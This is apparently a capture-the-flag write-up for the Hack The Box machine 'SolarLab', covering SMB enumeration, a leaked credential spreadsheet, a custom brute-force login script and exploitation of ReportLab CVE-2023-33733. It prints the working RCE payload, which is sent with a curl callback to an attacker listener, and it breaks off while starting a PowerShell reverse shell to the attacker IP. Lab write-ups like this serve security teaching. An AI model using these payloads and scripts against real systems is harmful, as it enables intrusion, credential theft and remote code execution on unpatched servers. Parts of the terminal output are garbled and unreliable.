

SolarLab Writeup

00 - Credentials

username	password	service	address
blakeb	ThisCanB3typedeasily1@	Webserver	http://report.solarlab.htb:6791/login
claudias	007poiuytrewq		
alexanderk / openfire	HotP!fireguard		
Administrator	ThisPasswordShouldDo!@	OpenFire / Domain	

01 - Reconnaissance and Enumeration

NMAP (Network Enumeration)

```
# Nmap 7.94SVN scan initiated Sat May 11 22:24:20 2024 as:
# Command: nmap -sC -p- -sV -oA nmap/all_ports 10.129.51.17
Nmap scan report for solarlab.htb (10.129.51.17)
Host is up (0.17s latency).

Not shown: 65530 filtered tcp ports (no-response)

PORT      STATE SERVICE      VERSION
80/tcp    open  http        nginx 1.24.0
|_http-server-header: nginx/1.24.0
|_http-title: SolarLab Instant Messenger
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
```

```

6791/tcp open  http          nginx 1.24.0
|_http-title: Did not follow redirect to http://report.solarlab.htb:6791/
|_http-server-header: nginx/1.24.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_  Message signing enabled but not required
| smb2-time:
|   date: 2024-05-11T19:34:29
|_ start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat May 11 22:35:07 2024 -- 1 IP address (1 host up) scanned
in 647.65 seconds

```

We do a full port scan on the service as nmap only listens on the first 1000 ports. (-p -)

- port 80 (HTTP enumeration).
 - port 135 and 139 (RPC client listening on windows).
 - port 445 (SMB listening on the service on SMB 2 server).
 - port 6791 (HTTP on a distant port mapped to a subdomain called report.solarlab.htb).
- We can add the sub domain from above:

```
10.129.152.161 solarlab.htb report.solarlab.htb
```

From the above, we can get the following understanding that we can enumerate starting from the HTTP on port 80 then move to the SMB then finally HTTP on port 6791 just for casual understanding

HTTP enumeration (port 80)

We check out the site:

ABOUT US

WE ARE DEDICATED

Introducing SolarLab - The Unhackable Instant Messenger! In a world where privacy is more important than ever, SolarLab delivers peace of mind by providing a secure and completely unhackable messaging platform. With military-grade encryption technology and cutting-edge security measures, your conversations are safe from prying eyes.

ALEXANDER KNIGHT
CEO

CLAUDIA SPRINGER
DESIGNER

BLAKE BYTE
DEVELOPER

Possible usernames are provided from the site

From the above we see some members of the `solarlab` organization:

- Alexander Knight (CEO)
- Claudia Springer (Designer)
- Blake Byte (Developer)

The above could stand as potential usernames in a password attack kind of situation and if the box was a domain we could enumerate users using Kerberos but the opportunity does not exist.

Below is an email form which we can try to enumerate:

SUBSCRIBE

OUR NEWSLETTER

Say goodbye to the fear of your messages being intercepted or your personal information being stolen. With SolarLab, you can trust that your conversations are private and secure. Whether you're discussing sensitive business deals, sharing personal memories with loved ones, or simply enjoying a casual chat with friends, SolarLab is the ultimate messenger for anyone who values privacy and security.

alexanderk@root.htb



But the site seems to redirect to a [Disallow Page](#), and no request is administered to the site (using burpsuite).

Continuing further, we are given a contact page:

CONTACT

GET IN TOUCH

Don't risk your personal information falling into the wrong hands. Contact SolarLab team today and as soon as it is ready, you will experience the ultimate in secure messaging!

First Name

Last Name


Email Address

Subject

Message



We can enumerate it for things such as XSS or even SSRF if it is vulnerable:



Sending a request refreshes the page with the params we have supplied. So nothing interesting may come from that. Let us move on to SMB.

The directory search and sub domain bruteforce yield nothing for this port (Ensure you check it out)

SMB (Server Message Block) Enumeration

The first thing to try out in SMB is null authentication / anonymous authentication on the server. If it succeeds chances of something interesting that stands out can be found in the shares there:

```
nxc smb solarlab.htb -u anonymous -p CanBeAnything
SMB      10.129.152.161  445    SOLARLAB      [*] Windows 10 / Server
2019 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:False)
(SMBv1:False)
SMB      10.129.152.161  445    SOLARLAB      [+]
solarlab\anonymous:CanBeAnything
```

The username can also be random as the server is configured for anyone with wrong credentials to work (anonymous or null authentication tends to work like that)

We see the authentication can be confirmed and from there, we can enumerate (readable) shares:

```

└─$ nxc smb solarlab.htb -u anonymous -p CanBeAnything --shares
SMB   10.129.152.161 445  SOLARLAB      [*] Windows 10 / Server 2019 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing=False) (SMBv1=False)
SMB   10.129.152.161 445  SOLARLAB      [*] solarlab\anonymous:CanBeAnything
SMB   10.129.152.161 445  SOLARLAB      [*] Enumerated shares We can see the authentication can be confirmed and from there, we can enumerate (readable)
SMB   10.129.152.161 445  SOLARLAB      Share      Permissions      Remark
SMB   10.129.152.161 445  SOLARLAB      -----      -----
SMB   10.129.152.161 445  SOLARLAB      ADMIN$      Remote Admin
SMB   10.129.152.161 445  SOLARLAB      C$          Default share
SMB   10.129.152.161 445  SOLARLAB      Documents    READ
SMB   10.129.152.161 445  SOLARLAB      IPC$        READ
SMB   10.129.152.161 445  SOLARLAB      Remote IPC
We can only read Documents and IPC$ shares

(pvp@Ghost)-[~/.../HTB/Machines/Active/Solarlab]

```

The `IPC$` share is a standard default share on most windows server. The `Documents` share is an odd folder to have and we can try to enumerate further:

```

impacket.smbclient pym:"1"@solarlab.htb
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

Type help for list of commands
# shares
ADMIN$  
C$  
Documents  
IPC$  
# use Documents
# dir
*** Unknown syntax: dir
# ls
drw-rw-rw-      0  Fri Apr 26 17:47:14 2024 .
drw-rw-rw-      0  Fri Apr 26 17:47:14 2024 ..
drw-rw-rw-      0  Fri Apr 26 17:41:57 2024 concepts
-rw-rw-rw-     278  Fri Nov 17 15:34:54 2023 desktop.ini
-rw-rw-rw-    12793  Fri Nov 17 15:34:54 2023 details-file.xlsx
drw-rw-rw-      0  Thu Nov 16 22:36:51 2023 My Music
drw-rw-rw-      0  Thu Nov 16 22:36:51 2023 My Pictures
drw-rw-rw-      0  Thu Nov 16 22:36:51 2023 My Videos
-rw-rw-rw-    37194  Fri Apr 26 17:44:18 2024 old_leave_request_form.docx
# get details-file.xlsx

```

From the above details, the only interesting file is the `details-file.xlsx` which is a spreadsheet file:

```

file details-file.xlsx
details-file.xlsx: Microsoft Excel 2007+

```

We can convert it to csv using `pandas`:

- `conv.py`

```
import pandas as pd
```

```

read_file = pd.read_excel("details-file.xlsx")
print('File read successfully')
print('Converting to CSV')
read_file.to_csv("details-file.csv", index = None, header=True)
print('File converted to CSV successfully')

```

```

└$ python3 conv.py
File read successfully
Converting to CSV
File converted to CSV successfully

└─(pyp㉿Ghost)-[~/.../Machines/Active/Solarlab/www]
└$ cat details-file.csv
Password File,Unnamed: 1,Unnamed: 2,Unnamed: 3,Unnamed: 4,Unnamed: 5,Unnamed: 6,Unnamed: 7
'',''
Alexander's SSN,,123-23-5424,'','',''
Claudia's SSN,,820-378-3984,'','',''
Blake's SSN,,739-1846-436,'','',''

'',''
Site,Account#,Username,Password,Security Question,Answer,Email,Other
information
Amazon.com,101-333,Alexander.knight@gmail.com,al;ksdhfewoium,What was your
mother's maiden name?,Blue,Alexander.knight@gmail.com,
Pefcu,A233J,KAlexander,dkjafblkjadsgl,What was your high school mascot,Pine
Tree,Alexander.knight@gmail.com,
Chase,,Alexander.knight@gmail.com,d398sadsknr390,What was the name of your
first pet?,corvette,Claudia.springer@gmail.com,
Fidelity,,blake.byte,ThisCanB3typedeasily1@,What was your mother's maiden
name?,Helena,blake@purdue.edu,
Signa,,AlexanderK,danenacia9234n,What was your mother's maiden
name?,Poppyseed muffins,Alexander.knight@gmail.com,account number: 1925-
47218-30
,,ClaudiaS,dadsfawe9dafkn,What was your mother's maiden name?,yellow
crayon,Claudia.springer@gmail.com,account number: 3872-03498-45
Comcast,JHG3434,'','',''
Vectren,YUI0576,'','',''
Verizon,1111-5555-33,'','',''

```

From the above data we can extract the following username, password combination:

```

cat details-file.csv | tail -n 9 | head -n 6 | awk -F ',' '{print $3, $4,
$7}' | sed "s/ /|/g"
Alexander.knight@gmail.com|al;ksdhfewoium|Alexander.knight@gmail.com
KAlexander|dkjafblkjadsgl|Alexander.knight@gmail.com

```

```
Alexander.knight@gmail.com|d398sadsknr390|Claudia.springer@gmail.com
blake.byte|ThisCanB3typedeasily1@|blake@purdue.edu
AlexanderK|danenacia9234n|Alexander.knight@gmail.com
ClaudiaS|dadsfawe9dafkn|Claudia.springer@gmail.com
```

Username	Password	Email
Alexander.knight@gmail.com	al;ksdhfewoiuh	Alexander.knight@gmail.com
KAlexander	dkjafblkjadsgl	Alexander.knight@gmail.com
Alexander.knight@gmail.com	d398sadsknr390	Claudia.springer@gmail.com
blake.byte	ThisCanB3typedeasily1@	blake@purdue.edu
AlexanderK	danenacia9234n	Alexander.knight@gmail.com
ClaudiaS	dadsfawe9dafkn	Claudia.springer@gmail.com

We can observe the following:

- The username of Alexander Knight varies from one to another, his password is random and most unlikely can be bruteforced.
- The blake.byte user has a very unique password that captures the eyes of the pen-tester (by intuition it tells you something is there)
- The ClaudiaS user presents a structure in the username that we can abuse to generate a custom wordlist for our user.
From the above let us use a rule based attack (We were able to gather the usernames from the port 80 enumeration) to generate a custom wordlist:
- Users (since this is Windows, the name may be excused in terms of the case of the user; lowercase is guaranteed then)

```
Alexander Knight
Claudia Springer
Blake Byte
```

- Rules (outline)
 - Use a combination of `first_name.last_name@gmail.com` (all names to be lowercase)
 - Use `first_name` alone and `last_name` alone
 - Use a combination of `first_name.last_name@purdue.edu` (all names to be lowercase)
 - Firstname, Initial of last name and vice versa (the output to be lowercase)
 - Initial of `last_name`, Firstname (all names to be lowercase)

- users.sh

```

#!/bin/bash

# Function to combine first name and last name with Gmail pattern
combine_gmail() {
    echo "$1.$2@gmail.com" >> users
}

# Function to append first names alone and last names alone
append_individual_names() {
    echo "$1" >> users
    echo "$2" >> users
}

# Function to combine first name and last name with Purdue University
# pattern
combine_purdue() {
    echo "$1.$2@purdue.edu" >> users
}

# Function to generate Firstname, Initial of last name and vice versa
firstname_initial_lastname() {
    echo "$1$2" >> users
    echo "$2$1" >> users
}

# Main function to generate usernames
generate_usernames() {
    # Iterate through each line in the provided wordlist file
    while IFS= read -r line; do
        # Split the line into first name and last name
        first_name=$(echo "$line" | cut -d' ' -f1 | tr '[[:upper:]]' '[[:lower:]]')
        last_name=$(echo "$line" | cut -d' ' -f2 | tr '[[:upper:]]' '[[:lower:]]')

        # Combine first name and last name with Gmail pattern
        combine_gmail "$first_name" "$last_name"

        # Append first names alone and last names alone
        append_individual_names "$first_name" "$last_name"

        # Combine first name and last name with Purdue University pattern
        combine_purdue "$first_name" "$last_name"
    done
}

```

```

# Generate Firstname, Initial of last name and vice versa
firstname_initial_lastname "$first_name" "${last_name:0:1}"

done < "$1" # Pass the wordlist file as argument
}

# Check if the wordlist file is provided as an argument
if [ $# -ne 1 ]; then
    echo "Usage: $0 <wordlist_file>"
    exit 1
fi

# Call the main function to generate usernames
generate_usernames "$1"

```

We acquire our wordlist:

```


./users.sh usernames; cat users
alexander.knight@gmail.com
alexander
knight
alexander.knight@purdue.edu
alexanderk
kalexander
claudia.springer@gmail.com
claudia
springer
claudia.springer@purdue.edu
claudias
sclaudia
blake.byte@gmail.com
blake
byte
blake.byte@purdue.edu
blakeb
bblake

```

We can create a simple password list from the above password (no specific criteria exists):

HTTP enumeration continued...(port 6791)

We visit the site from the specified port with the domain:



We are greeted with a login page above.

Any directory search and bruteforce unveils what we require and all redirect to the login page:

```
al;ksdhfewoiuh  
dkjafblkjadsgl  
d398sadsknr390  
ThisCanB3typedeasily1@  
danenacia9234n  
dadsfawe9dafkn
```

From above we can check for any validation:

- Incorrect user(`pyp`)

Login to ReportHub



User not found.

Login

- Correct user (`alexanderk`)

Login to ReportHub



User authentication error.

Login

From above, we can write a bruteforce script for valid usernames and then bruteforce the password:

- `brute.py`

```
#!/usr/bin/python3
```

```
# Modules for import
import httpx
import asyncio
import argparse
from pwn import log

# Step 1: Bruteforce the usernames
async def brute_usernames(username:str, client:httpx.AsyncClient, url:str):
    # Create the payload username=alexander&password=92920
    payload = {'username': username, 'password': '92920'}
    # Send the request
    response = await client.post(url, data=payload, follow_redirects=False)
    # Check the response
    if "User not found" not in response.text:
        return username

# Step 2: Bruteforce the passwords
async def brute_passwords(username:str, password:str,
client:httpx.AsyncClient, url:str):
    # Create the payload username=alexander&password=92920
    payload = {'username': username, 'password': password}
    # Send the request
    response = await client.post(url, data=payload)
    # Check the response
    if "User authentication error" not in response.text:
        return (username, password)

# Main function
async def main():
    parser = argparse.ArgumentParser(description='Bruteforce the login
page')
    parser.add_argument('url', help='The URL of the login page')
    parser.add_argument('--users', '-u', help='The file containing the
usernames')
    parser.add_argument('--passfile', '-p', help='The file containing the
passwords')
    # Create the client
    async with httpx.AsyncClient() as client:
        # Read username and password file from arguments

        args = parser.parse_args()
        # Check if args have been passed
        if not args.url or not args.users or not args.passfile:
            print("Please provide the URL, username file and password file")
            return
```

```

url = args.url
username_file = args.users
password_file = args.passfile

# Step 1: Bruteforce the usernames
valid_usernames = []
with open(username_file, 'r') as f:
    usernames = f.readlines()
    for username in usernames:
        valid_usernames.append(brute_usernames(username.strip(), client, url))

    usernames = list(filter(lambda response: response != None, await asyncio.gather(*valid_usernames)))
    log.success(f"Valid usernames: {', '.join(usernames)}")

# Step 2: Bruteforce the passwords
valid_passwords = []
with open(password_file, 'r') as f:
    passwords = f.readlines()
    for username in usernames:
        for password in passwords:
            valid_passwords.append(brute_passwords(username, password.strip(), client, url))

    valid_passwords = list(filter(lambda response: response != None, await asyncio.gather(*valid_passwords)))
    for username, password in valid_passwords:
        log.success(f"Valid credentials: {username}:{password}")

if __name__ == "__main__":
    asyncio.run(main())

```

Upon running the above file:

```

python3 brute.py --users users --passfile passwords
'http://report.solarlab.htb:6791/login'
[+] Valid usernames: alexanderk, claudias, blakeb
[+] Valid credentials: blakeb:ThisCanB3typedeasily1@

```

We get a valid credential for the user:

```
blakeb:ThisCanB3typedeasily1@
```

We can verify by logging in to the site:

The screenshot shows a browser window with the title "Welcome to ReportHub". Below the title is a descriptive text box: "ReportHub is a centralized employee portal prioritizing seamless and secure communication. It optimizes processes for leave, training, home office, and travel requests, emphasizing robust security measures. By safeguarding interactions, it offers a reliable platform for confident request submissions and management. ReportHub underscores a commitment to a secure digital environment, combining efficiency with the protection of sensitive data in internal communications." Below this text are four circular icons arranged in a 2x2 grid, each representing a different type of request:

- Leave Request: icon of a person with a dashed line around them.
- Training Request: icon of a brain with a gear.
- Home Office Request: icon of a house with a person inside.
- Travel Approval: icon of a suitcase.

dashboard

From the dashboard, we can check out the forms provided but before that, we read the snippet for the above:

ReportHub is a centralized employee portal prioritizing seamless and secure communication. It optimizes processes for leave, training, home office, and travel requests. emphasizing robust security measures. By safeguarding interactions, it offers a reliable platform for confident request submissions and management. ReportHub underscores a commitment to a secure digital environment, combining efficiency with the protection of sensitive data in internal communications.

All of the below forms are presented below:

- Leave Request form

Leave Request

Time Interval:

From: To:

Contact Phone number:

Justification:

Upload Signature:

No file chosen
0/300 characters

Generate PDF

- Training Request form

Training Request

Time Interval:

From: To:

Training Type:

Justification:

Upload Signature:

No file chosen
0/300 characters

Generate PDF

- Home Office Request form

Home Office Request

Time Interval:
 From: To:

Home Office address:

Justification:

Upload Signature:
 No file chosen
 0/300 characters

Generate PDF

- Travel Approval form

Travel Approval

Time Interval:
 From: To:

Travel destination:

Justification:

Upload Signature:
 No file chosen
 0/300 characters

Generate PDF

Each form has a similar like structure with a minimal difference in each Travel destination, Home Office address, Training type . From the above we have some

form of form input by playing around with one of them (we see that it is able to convert the input into pdf).

- Let us use the Travel Approval form above to enumerate the work (I'll use burpsuite mostly to do the work from here)

```
1 POST /travelApprovalForm HTTP/1.1
2 Host: report.solarlab.htb:6791
3 Content-Length: 99262
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://report.solarlab.htb:6791
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary6kBxAhapxogM5J3
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.0.0 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8
10 Sec-GPC: 1
11 Accept-Language: en-US,en;q=0.6
12 Referer: http://report.solarlab.htb:6791/travelApprovalForm
13 Accept-Encoding: gzip, deflate, br
14 Cookie: session=
.eJwlzj00wjAMQ0G7ZGZwHNdJepnKv4K1pRPi7kRif_r0PuXIM65n2d_nHY9yvLzsBYNDGrDArM2RvQuCWXNQINqSe
ljahMZRUYfb5EpNaSqS6IowTWS0WJD03HILGRP7IpXF1BKqB-EQpa4wBI1rRiVp4c29rJH7ivN_U8v3B_o_MIU.Zkj
QjA.S9Zd0NL66mfzQXoQCSNAhVF1YTz
15 Connection: close
16
17 ----WebKitFormBoundary6kBxAhapxogM5J3
18 Content-Disposition: form-data; name="time_interval"
19
20 11 to 11
21 ----WebKitFormBoundary6kBxAhapxogM5J3
22 Content-Disposition: form-data; name="travel_request"
23
24 <img src='http://10.10.14.63:9001' ></img> We try HTML code injection by callback
25 ----WebKitFormBoundary6kBxAhapxogM5J3
26 Content-Disposition: form-data; name="signature"; filename="iisstart.png"
27 Content-Type: image/png
28
29 PNG
30
31 IHDRÄX" öVgAMA±üa pHys
32 è
33 è/2,7tEXtSoftwarePaint.NET
v3.5.1006;rÿIDATx^iÝ`x3ð¶18!BÜYéa.âÁÝÝÝÝZ\)-Thi;¥T" úm@PfPRji,{ÂÜéÝ³4ñú³y,·wÍ3³g'3s>|Í]wzd
ñ2ÁE`/½Fð2ÁE`/½Fð2ÁE`/½Fð2ÁE`/½Fðöýi*xgW\éži{/|\{è»Pýškð; ÄEwÄgC‡DíPxúi{giÜv?ýÅái|K;ù
~žñéi;í»Pbkü;ñò? P_3KYÖroM>uÁ¶g?ß÷Å¤åW¤ñW]p,
34 /W
```

We ensure that nc is listening (this is to leak the headers of the request if it succeeds):

```
(pyp@Ghost) - [~/.../Machines/Active/Solarlab/exploit]
$ nc -lvpn 9001
Listening on 0.0.0.0 9001
    > Crafty
    > Devvortex
```

We send the request:

```
(pyp@Ghost:[~/Machines/Active/Solarlab/exploit]
$ nc -lvpn 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.152.161 57924
GET / HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded; boundary=----WebKitFormBoundaryrIQHlBdlTLHLY4X
Accept-Encoding: identity
Host: 10.10.14.63:9001:57924
User-Agent: Python-urllib/3.11
Connection: close
Sec-GPC: 1
Accept-Language: en-US,en;q=0.6
Referer: http://report.solarlab.htb:6791/travelApprovalForm
Accept-Encoding: gzip, deflate, br
Cookie: session=
```

We get a call back and leak the library being used `Python-urllib/3.11`, so we have python converting a standard report layout to pdf (seems to fetch the values directly and place them in the pdf format). Researching we come across the following python module:

The screenshot shows a search results page from a dark-themed search engine. The query "Python modules for converting reports to pdf" is entered in the search bar. Below the search bar are filters: "All", "Images", "Videos", "Shopping", "Books", "More", and "Tools". The main search results area contains a snippet of text about ReportLab, followed by a link to a blog post titled "A Guide to Generate PDFs in Python (Updated 2024)". At the bottom of the page are links for "About featured snippets" and "Feedback".

Python modules for converting reports to pdf

All Images Videos Shopping Books More Tools

Reportlab is a python library that helps you to create PDF.it has its opensource version and a commercial version, and the difference is that the commercial version supports a Report Markup Language (RML)both provide you with the following features: Supports dynamic web PDF generation. Supports converting XML into PDF. 14 Apr 2024

APITemplate.io https://apitemplate.io › blog › a-guide-to-generate-pdfs-... ::

A Guide to Generate PDFs in Python (Updated 2024)

About featured snippets • Feedback

Enumerating further on vulnerable versions of ReportLab :

reportlab cve

All Images News Shopping Videos More Tools

Example Github Vulnerabilities

CVE Details
https://www.cvedetails.com › vendor_id-22377 › Reportl... ::

Reportlab : Security vulnerabilities, CVEs
Security vulnerabilities related to **Reportlab** : List of vulnerabilities affecting any product of this vendor.

GitHub
https://github.com › CVE-2023-33733 ::

CVE-2023-33733 reportlab RCE Both serve the same CVE; CVE-2023-33733 offering It also creates charts and data graphics in various bitmap and vector formats as well as PDF. Attacking **Reportlab**. The library has known in 2019 a similar ... RCE

Snyk
https://security.snyk.io › Snyk Vulnerability Database › pip ::

Remote Code Execution (RCE) in reportlab
2 Jun 2023 — **reportlab** is a Python library for generating PDFs and graphics. Affected versions of this package are vulnerable to Remote Code Execution ...

Arctic Wolf
https://arcticwolf.com › resources › blog › cve-2023-33... ::

CVE-2023-33733: RCE Vulnerability in ReportLab PDF ... 2 Jun 2023 — On May 31st, 2023, a working exploit has been publicly released for a remote code execution (RCE) vulnerability (**CVE-2023-33733**), ...

Exploring the above CVE, we come across the following:<https://github.com/c53elyas/CVE-2023-33733>. By sending a special payload (I ignored the `<para>` tag since the forms above work with HTML not XML):

```
<p><font color="[[[getattr(pow, Word('__globals__'))['os'].system('COMMAND HERE') for Word in [ orgTypeFun( 'Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: 1 == 0, '__eq__': lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: { setattr(self, 'mutated', self.mutated - 1) }, '__hash__': lambda self: hash(str(self)), } ] for orgTypeFun in [type(type(1))] for none in [[].append(1)]]] and 'red'">exploit</font></p>
```

From the above payload, we can be able to do some command injection (especially in the `travel_request` input placeholder as there is no restriction in the size):

```
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8
10 Sec-GPC: 1
11 Accept-Language: en-US,en;q=0.6
12 Referer: http://report.solarlab.htb:6791/travelApprovalForm
13 Accept-Encoding: gzip, deflate, br
14 Cookie: session=.eJwlzj00wjAMQOG7ZGZwHNdJepnKv4K1pRPi7kRif_r0PuXI M65n2d_nHY9yvLzsBYNDGrDArM2RvQuCwXNQINqSe
ljahMZRUYfb5EpNaSqS6IowTWS0WJD03HILGRP7IpXF1BKqB-EQpa4wBI1rRiVp4c29rJH7ivN_U8v3B_o_MIU.ZkJ
bmQ.dFFuSATuJBtp1qPzrXrXuS_8sSM
15 Connection: close
16
17 -----WebKitFormBoundary5IxElui6UIp6474D
18 Content-Disposition: form-data; name="time_interval"
19
20 1 to 1
21 -----WebKitFormBoundary5IxElui6UIp6474D
22 Content-Disposition: form-data; name="travel_request"
23
24 <p><font color="[[[getattr(pow, Word('__globals__'))['os'].system('curl 10.10.14.63:9001'))]]>
for Word in [ orgTypeFun( 'Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: 1 == 0, '__eq__': lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: { setattr(self, 'mutated', self.mutated - 1) }, '__hash__': lambda self: hash(str(self)), } , ) ] for orgTypeFun in [type(type(1))] for none in
[[].append(1)]]] and 'red'></font></p>
25 -----WebKitFormBoundary5IxElui6UIp6474D
26 Content-Disposition: form-data; name="signature"; filename="iisstart.png"
27 Content-Type: image/png
28
29 PNG
30
31 IHDRÄX" öVgAMA±üa pHys
32 è
33 è/2,7tEXtSoftwarePaint.NET
v3.5.1000|r;ýIDATx^iÝ^x4ö¶8!BUÝeä.âÁÝÝÝÝZ\)-Thi;¥T"ûm@PfPRjij{ÂÜéÝ³4ânú¾y½·wÎ3³g'3s>|Í]wzd
ñ2ÄE'/½Fð2ÄE'/½Fð2ÄE'/½Fð2ÄE'/½Fðòýí»gW\é½i{/«»Pý6kð;ÄÈwÃgC;DiPxúi{giÙv?ýÅäi|K;ù
~½ñëi;Í»Pbkú/ñò? P,3KYÖroM>ÙÁ¶g?ß÷ÅøåW¾úñWL]p,
34 /W
ç? |éäi?þo_ýf';é?ý¶üåßþZYédQøÖöç]½{4"ýGx¹úúçú->üüÛU/+íi*D±K_ö<$>s.',¿$, _Ô_-rIëš»Pýv.Ý-Èç
üi'ßþå?÷yVýðrøyé+R°fúúô_ÓþÐ/°zñöS]þÈ|o5åt~þéoåYuyóî~D«kþáåéöihëxEÃ|_]_é7÷yñLëä_ë[ny*çýí÷ØE
}Üí`í~ø*m*d4Åýçì}þ¹ýdúÿ?þøói[B~+[ÚyòÙçþÙN]þþøkT¹øEuåíA ÉÓiøó.?l'=fØ{÷[zçü/ñü:0:0*$*íý4½xðo
~w»iy»Ó-iÅèøÙA»íi{ff~þøkxw?þEmoEä/-zðO~};iÅµÀyÍ=öê:@-|R5-~iÖëSN}ë5ü²"í°-
```

We check back on our nc listener:

```
[ghost@ghost-OptiPlex-5090: ~] $ nc -lvpn 9001
[...]
Listening on 0.0.0.0 9001
Connection received on 10.129.152.161 57977
GET / HTTP/1.1
Host: 10.10.14.63:9001
User-Agent: curl/8.4.0
Accept: */*
[...]
Content-Disposition: form-data; name="travel_request"
^C
```

We gain command injection! We can upgrade to a reverse shell through the following steps:

- ## 1. Creating a powershell reverse shell (powershell prefers utf-16 little endian):

```
└$ cat rev.ps1
$listener = "10.10.14.63" # Attacker's IP address
```

```

